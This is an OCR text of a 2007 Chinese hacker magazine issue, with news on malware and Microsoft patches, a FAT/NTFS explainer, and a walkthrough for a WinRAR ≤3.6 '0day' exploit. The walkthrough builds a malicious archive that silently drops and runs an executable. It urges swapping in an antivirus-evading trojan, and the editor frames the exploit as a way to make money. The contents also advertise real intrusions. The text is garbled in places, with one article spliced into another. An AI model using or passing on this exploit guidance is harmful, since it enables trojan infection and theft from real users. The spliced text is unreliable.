…透"是"入侵"的另外一种文过，但偶却以为"渗透"是在入侵切入点之后，继续扩大战果的一…行为。本次专题我们特为你揭开…神秘面纱，从实践到原理，"…透过程中那些悄无…的内网黑客基本…你是一个正在…界处苦苦思…的人，那本…合你的阅…

入侵新法

记一次美妙的脚本入侵

拖鞋王子带来了很少见的一种web脚本的入侵，很成功的一次过程，很享受的一篇文章。这次成功入侵经历，我觉得最重的一环是作者的探索过程，找到了足够的细节。这篇文章是作者的知识积累从量到质的一次例证。

163博客我又来了

菜鸟也玩Winrar <=3.6 0day exploit

动网8.0跨站漏洞分析利用

流氓的爱

高贝3.0漏洞分析
天生购物狂
玩转网吧QQ无极限
QQ图标——为我而亮

酷暑专题2

系统安全 STEP BY STEP

面对一台裸机，你是给她穿上防弹背心，还是绚烂霓裳？裸机安全加固，这里看，这里选……

新18禁

断头台II

18禁，这个词所蕴含的概念不仅仅是色情，它还包括过多的流血场面和暴力，过于耸人听闻的恐怖，具有分裂性质的反动言论和行为，非正常的一些个人爱好。当然不管是文字还是图象的作品，我们都不认为18禁里面的主人公值得模仿。因为你自己YY就可以了，实际做出来的话，就违反了人类社会的一个准则——法律。

光盘推荐

…]
…2007
…器
…疫器

…]
…注入

…工具超强捆绑

…]
…G》OVA第3部之[突袭·对决]剪辑

…]
…第1季原声音乐特选

…训技术黑皮书

跨站——SANZO Blog v2.0的致命漏洞
再探QQ空间之QQ空间挂马+跨站 / **原来QQ网络硬盘也可以这样打开**
服务器搭建之前提知识——Virtual PC 2004介绍 / **反捆绑技术——从菜鸟到专家**
绝妙后门三剑客 / 入侵渤海大学 / SA：实名制网吧的软肋——万象网吧入侵加钱
Delphi打造病毒式木马 / 木马免杀之过金山数据流

为新的方向而准备着

写在前面▶

8月了，依然很热（当然很热了……），盼望着偶尔下点雨，让自己的脑袋降降温，心情静一静！往日喧嚣的校园刹那间寂静下来，满眼的青春活力消失得无影无踪……直到此时，身处此地才能感觉到：青春……真是好啊……（擦血中……）


考试完了，顺利毕业了，哎，累啊！是他们好好休息的时候了！这只是短暂的恢复性休息，接着各位学子们就将等待着自己步入社会的第一次重大选择！

考上自己理想的学校固然是好事，但许多事情都是猜中了前头，可是猜不着这结局。大学是一个小社会，希望大家继续向往自由和共享，带着茫然，带着猜疑，带者梦想，告别曾经学习和“战斗”过的地方……

有了大家的热力激情，暑期的网络也注定是不平静的。放下学习的负担，终于可以自己来合理安排时间好好进行一下攻防技术的学习和研究。而且这个时候你一定会发觉，在网络上交流时，拥有共同爱好的朋友竟有那么多……

现在貌似在技术交流方面比较流行收徒弟哦！高手们利用许多学子们的暑假时间开设“黑客技术培训”，招收学员，收取费用。我们希望高手们能够真诚、耐心地给予学子们帮助指导，这也是为中国网络攻防技术大力的支持！希望大家能够时刻以“安全”第一，真正引导大家认识黑客精神，继续推动原生态黑客的发展！

自由，共享，那就是我们一直追求的！最后……你心目中已经有了方向了吗？



新闻摘要

近年来气候确实异常，南方暴雨连绵，百年洪灾预警；北方热浪滚滚，高温屡创记录！变异的气候真是让咱们“高等动物”躁动啊！还是找个凉快的话题说吧……

常用电脑的，没有U盘怎么行？走到那，插到那，很潇洒啊……U盘的普及和如此频繁的数据传输频率给病毒蔓延提供了很好的平台，快快检查下一直忽视的U盘吧！说到病毒，两个杀毒软件厂商——卡巴斯基和瑞星终于……“紧紧”地站在了一起，然后出手打……官司了！

新闻短评快

U盘寄生虫（Trojan.KillAV.er）再出新变种

“U盘寄生虫”再出新变种（Trojan.KillAV.er），该病毒会关闭大部分杀毒软件进程，降低系统安全性，同时还会窃取用户的私密信息，给用户带来严重的经济损失。

病毒运行后，会修改注册表的\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL的CheckedValue 值以实现隐藏文件，同时修改启动项，这样病毒就可以随Windows系统启动实现自动运行。

病毒会关闭大部分杀毒软件和安全软件进程，并自动连接网络下载后门；远程控制用户电脑，窃取用户的游戏账号、银行密码等私密信息……

建议用户在使用外来U盘接入电脑时，先不要急于双击打开，一定要先经过杀毒处理。同时，给系统打好补丁程序，尤其是MS06-014和MS07-17这两个补丁，目前绝大部分的网页木马都是通过这两个漏洞入侵到计算机里面的。

由于U盘已经成为病毒的最佳传播者，建议电脑用户经常升级杀毒软件病毒库，开启杀毒软件的实时监控功能，关闭U盘自动运行，防止插入U盘即中毒的现象发生。

小迷点评：*随着容量的增加和价格的下降，现在U盘的普及那是相当地……普及啊！所以病毒也与时俱进地搭上了小巧方便的传播器！*

从“误杀”开始，卡巴斯基VS瑞星……

在诺顿杀毒软件“误杀事件”引起轰动后，国内外杀毒厂商的安全问题频繁曝光。瑞星对此公开宣布，卡巴斯基杀毒软件在半年中导致20多次重大误杀事件，除了大家所知的操作系统文件误杀外，还将其他杀毒软件的相关文件，当作色情程序或广告程序清除。

卡巴斯基最近已正式向法院状告瑞星公司，称瑞星通过损害卡巴斯基的商业信誉、商品声誉的方式以实现其不正当竞争目的的行为。

目前国内对“误杀”的界定相当模糊，这也给类似事件留下了纠纷的空间。这起诉讼案的最后结果，将对今后网民使用杀毒软件遭遇“误杀”后的法律手段，提供相应的参考。

小迷点评：*厉害！杀毒软件互相PK，这可是一场国际杀毒软件厂商之间的较量！只不过PK平台由电脑而转移到了市场！洋货VS国货，究竟最终结果如何？看的是热闹，摸的是门道……*

互联网陷入“木马经济时代”

在《2007年上半年电脑病毒疫情及互联网安全报告》中，盗号木马、黑客后门病毒已经成为大多数职业病毒作者生财的工具，而这其中以盗取网银、网游账号为目的的木马占了总病毒新增数的近七成！引起了如今“木马凶猛”的现象，主要还是——经济利益！

木马制造者们目前已经结成了分工明确、组织严密的团伙，有人负责盗取银行或网游账号、有人负责销赃，从而形成了“制造木马→传播木马→盗窃账户信息→第三方平台销赃或洗钱”的一条完整黑色产业链。

普通用户如果想举起法律武器对木马犯罪进行防范，过高的维权成本和法律条文对虚拟财产的界定还是暂时无法逾越的坎。既然技术和法律手段都不能确保万无一失，那么自我防范就成了避免沦为“牺牲品”的重要方法。

从实际操作来说，无论是安全人士还是从业人员，都建议用户更多采用防火墙、杀毒工具等技术手段对自己的电脑进行防护，提高安全意识。

据统计，今年上半年我国计算机感染数达到759万台。反“黑”路漫漫，惟愿技术、法律和安全意识的结合，能够最大限度地控制住木马经济的侵蚀。

小迷点评：说到底，一切与利益挂钩！但是，我觉得不应该以反“黑”来枪毙，而应该以防“黑”来限制！这样才能推动中国网络攻防技术的发展！

漏洞公告牌

Vista 曝致命漏洞，10秒之内系统或崩溃！

微软的最新操作系统Vista的最大卖点之一就是其安全性，其与此前版本的Windows系统相比，Vista的安全性确实技高一筹，很多攻击和病毒都被拒之门外。

但近期，Vista 却曝出了一处致命漏洞！使用者只要按住“Windows”键和字母“E”10秒钟左右，之后就会弹出无限个“Windows Explorer”窗口。这自然会迅速耗费系统资源，造成系统崩溃……

Windows Vista发布6个月后，其中公开披露但尚未修正的安全漏洞数量要多于Windows XP。在披露的27个Vista缺陷中，微软修正了12个漏洞。

当然，总体而言，Vista的表现好于XP。相关人士称：与Red Hat Enterprise Linux和Mac OS X等操作系统相比，Vista的漏洞数量更少。

小迷点评：嗯……现在追新的朋友们已经用了一段时间Vista了，而其非官方SP1版本也早就可以下载！笔者倒还没有让偶的XP下岗，等Vista的安全性能够在一定程度上稳定后再打算体验它吧！（某猴：其实和偶一样都是没有钱升级自己的电脑啊！）

英特尔酷睿2处理器存在严重漏洞！？

酷睿2处理器一直是英特尔的得意之作，不过最近的消息却说其存在大量潜在的严重安全漏洞，而英特尔并未提供足够的信息让开发人员来评估和解决这些问题。

存在安全隐患的处理器是今年4月出货的，相关人士说：“这些漏洞是非常可怕的，一些漏洞不仅仅影响到开发和调试，有些还可以被利用。而英特尔并未正确评估这些漏洞所带来的影响，有些漏洞确实存在严重的安全隐患。”

这些漏洞最有可能导致系统崩溃，而有些则可以被利用来发动攻击。不过，目前还尚未发现这些漏洞被用来攻击。最近，英特尔发布了一款BIOS补丁程序，解决了部分问题。但英特尔并未说明，哪些漏洞尚未被修复。

小迷点评：嘿嘿……漏洞不仅仅只存在于软件程序系统中，硬件芯片都有可能出现的。记得2004年夏天AMD就公布过Opteron及Athlon 64处理器的漏洞补丁。现在，INTEL会怎么面对呢？传染，绝对是传染……

MS07-038：Windows Vista防火墙允许信息泄露漏洞

说明：此中等安全更新可消除一个秘密报告的漏洞。此漏洞可能允许未经请求传入的网络流量访问网络接口。攻击者可能潜在地收集有关受影响主机的信息。

这是用于Windows Vista所有受支持版本的中等安全更新，此安全更新通过修改Windows Vista防火墙默认行为，以阻止通过Teredo接口通信的未经请求的流量来解决该漏洞。

微软安全公告：http://www.microsoft.com/china/technet/security/bulletin/MS07-038.mspx

MS07-041：Internet Information Services（IIS）中的漏洞

说明：此重要安全更新可解决一个秘密报告的漏洞。如果攻击者向Windows XP Professional SP2上Internet Information Services（IIS）5.1宿主的网页发送特制的URL请求，则此漏洞可能允许远程执行代码。IIS 5.1不是Windows XP Professional SP2默认安装的一部分，成功利用此漏洞的攻击者可以完全控制受影响的系统。

本补丁支持所有的Windows XP Service Pack 2 32位版本，通过对IIS中的内存请求进行检查来解决该漏洞。

受影响的软件：Windows XP Professional SP2系统所安装的IIS 5.1

微软的安全公告：http://www.microsoft.com/china/technet/security/bulletin/MS07-041.mspx

MS07-040：.NET Framework允许远程执行代码漏洞

说明：此更新解决了三个秘密报告的漏洞。其中两个漏洞可能允许在安装了.NET Framework的客户端系统上远程执行代码，而另一个漏洞可能导致运行ASP.NET的Web服务器上出现信息泄露。在所有远程执行代码情形中，那些账户被配置为拥有较少系统用户权限的用户比具有管理用户权限的用户受到的影响要小。

本补丁通过修改.NET Framework执行缓冲区分配的方式解决了两个漏洞。

受影响的版本：

Windows 2000 Service Pack 4

Windows XP Service Pack 2

Windows XP Professional x64 Edition和Windows XP Professional x64 Edition Service Pack 2

Windows Server 2003 Service Pack 1和Windows Server 2003 Service Pack 2

Windows Server 2003 SP1（用于基于Itanium的系统）以及Windows Server 2003 SP2（用于基于Itanium的系统）

Windows Server 2003 x64 Edition和Windows Server 2003 x64 Edition Service Pack 2

Windows Vista

Windows Vista x64 Edition（Microsoft .NET Framework 1.1/2.0）

微软的安全公告：http://www.microsoft.com/china/technet/security/bulletin/MS07-040.mspx

肉鸡接龙

菜鸟也玩 Winrar <=3.60day exploit



风飘语：

终于放假回家了，生活变得安逸起来，所以人也懒惰了。中午12点起床，然后上上网等着天黑，时间久了就会突然觉得自己很空虚，没有了目标。于是又想回到以前忙碌的生活中去了。以前听人说，人是一种无法安定的生物……

文 gxm[L.S.T]&[H.S.T]

从本文你可以学到：

如何使用RAR-0DAY exploit

几天前，我的QQ群里突然有人这么牛地说：“我师傅有RAR-0DAY溢出，有IIS远程0DAY溢出，有MSSQL本地溢出。”本来大家没当回事，可是1天后竟和我们说：“我师傅流传给我RAR溢出，要生成的就M我。”这下大家都来了兴趣，都在叫他生成。我去问他拿溢出程序，这个家伙竟告诉我：“我师傅说了不传，你要的话，我就当你的工具好了。”我对他真是无语。这天晚上，教主也在他的黑色技术论坛公布这个溢出程序，不过出售的价格非常高，没有一个人能买下的。第二天早上我就和他谈了谈，结果这个家伙也不给，5555555。不过我们Lenk小组的朋友也不是垃圾啊，马上就传给了我。结果测试一下，成功了！我们来看看吧！打开CMD，运行程序，界面如图1。

我们可以看见里面的参数了，当然我们也可以不用，因为这个软件有缺省的参数。准备好一个免杀的服务端，我们这里就换样正常的程序好了，我这里的是内存整理工具，重命名为1.exe。执行**rar.exe 1.exe**就会在目录下生成**0day.zip**，我们双击它看看，效果如图2。

一秒钟后，这个错误跳出，把我们的服务端自动解压到**c:**

认识微软的文件系统 FAT和NTFS

图 风の伤

从本文你可以学到：

1、认识文件系统

2、了解微软几代操作系统的历史和特性

也许大家对FAT和NTFS早有听说了吧，但是大家知道这两个文件系统有什么区别和作用吗？现在我们就一起进入FAT和NTFS的世界。

什么是文件系统

文件系统是操作系统用于明确磁盘分区的一种数据结构，也就是说它是组织磁盘上文件的一种方法。常用的文件系统莫过于微软的FAT和NTFS这两种了。下面我们就看看这两种文件系统的自述吧。

上一代的文件系统FAT

大家好，我是**FAT**，即**File Allocation Table**的缩写，可不要把我翻译成"胖"哦，我翻译成中文就是：**文件配置表**。想当年，世界上的大部分计算机使用Dos、Windows95、Windows98的时候，我可是大家使用最多的文件系统。在我们FAT家族有3个兄弟，它们分别是**FAT12、FAT16和FAT32**。

FAT12的自述

咳~咳，大家好，我是FAT家族中最年长的一个，FAT16和FAT32都是我的小弟。在Dos 3.0之前的时代（差不多是上个世纪六七十年代吧），我是使用得最广泛的文件系统了，由于我采用**12位文件分配表**，所以我叫FAT12。当时的硬盘容量还相当的小，如果谁有30MB的硬盘就算是比较拔尖的了，所以我**最大支持的硬盘分区大小是8MB**。但是我的文件碎片出现得相当频繁，并且随着科技的飞速发展，大容量硬盘也随之出现，所以我在Dos 3.0出现的时候就被淘汰了，比我更强、更先进的FAT16格式就诞生了。

FAT16的自述

大家好！我是FAT16文件系统。我大哥FAT12在Dos 3.0出现的时候就把接力棒交给了我，由我来引领硬盘文件系统。由于我是**采用16位文件分配表**，所以我被称为FAT16。当时我被广泛地应用于Dos 3.0以上的操作系统、Windows操作系统，可以说我是使用得最长的文件系统了。

起初，我最大只能支持32MB的硬盘分区，但这在当时已经足够了。而随着Dos 4.0的出现，微软把我升级了能支持最大硬盘分区为128MB的文件系统，这在当时已经能胜任大多数的任务了。随后我的能力不断上升，我能**最大支持的分区容量是2GB**，这在Windows出现之后也能胜任大部分任务。但是我却有个致命的缺陷：我对大容量硬盘的利用率很低，这还导致了用户以为硬盘生产厂商在"弄虚作假"。其实这是由于我的每一簇只能分给一个文件使用，不管这个文件本身有多大，只要保存在硬盘上就要占用一簇，这就导致了我的硬盘利用率不高和磁盘碎片严重。为了解决这个问题，微软就推出了FAT32文件系统，我也就被我的下一辈所取代。

FAT32的自述

大家好！看了我的前辈们的介绍，也该认识我了吧。我是继FAT12、FAT16之后的新一代文件系统。我**采用的是32位文件分配表**，所以我被称为FAT32。比起FAT16来，我**能够支持最大的分区容量为2TB（1TB＝1024GB），也就是说我能支持2048GB的硬盘分区容量**，哈哈，这么大的分区现在用还是绰绰有余的，并且我对磁盘的利用率也大大提高了。但是我也有缺点：1、我的运行速度比不上FAT16格式的分区，这在Dos 7.0中表现出来的性能差别特别明显；2、我**最大能支持单个文件的大小是4GB**，也就是说如果一个文件超过4GB的话，则会发生错误。但现在很多人都在看HDTV（高清数字电视），而这些文件大都超过了4GB，所以我就没法胜任这些工作了。3、我的兼容性没有FAT16好。




图1 溢出程序的界面




图2 运行程序后




图3 运行"木马"了

\windows\system\中，**服务名为a.exe**(从错误弹出，到解压的过程是我们看不到的，本人是安装安全护盾拦截下来才知道的)，再自己执行。就这样运行了我们的内存整理工具，如图3。

哈哈，如果我们把这个内存整理工具换成我们的免杀服务端呢？我相信整个网络又是不安了，谁还敢打开RAR文件啊！

最后我总结下，这个0DAY差不多不能叫0DAY了，连我们小菜菜都拿到了。为了能让菜菜看得懂参数，雕牌特意拿教主给的代码汉化了，我连带exploit，加汉化后的程序给大家，希望大家用得愉快。相信不久之后网络又是不安与恐惧！

编辑点评：

越来越多的0day总是让网络惶恐不安，而现在我们面前的这个0day，简直可以称得上是菜鸟手上的神兵啊。不过一旦0day公布，那它的寿命也就进入尾声了。快点动起来吧，看看它能为我们创造多少财富？

到现在，我还是被人们广泛使用，不信的话你可以看看朋友或者同事的机器是使用的什么格式的文件系统。操作方法：打开“我的电脑”，然后随便选择一个盘符，点击“**属性**”，在“**文件系统**”旁边就可以看见了。如图1。

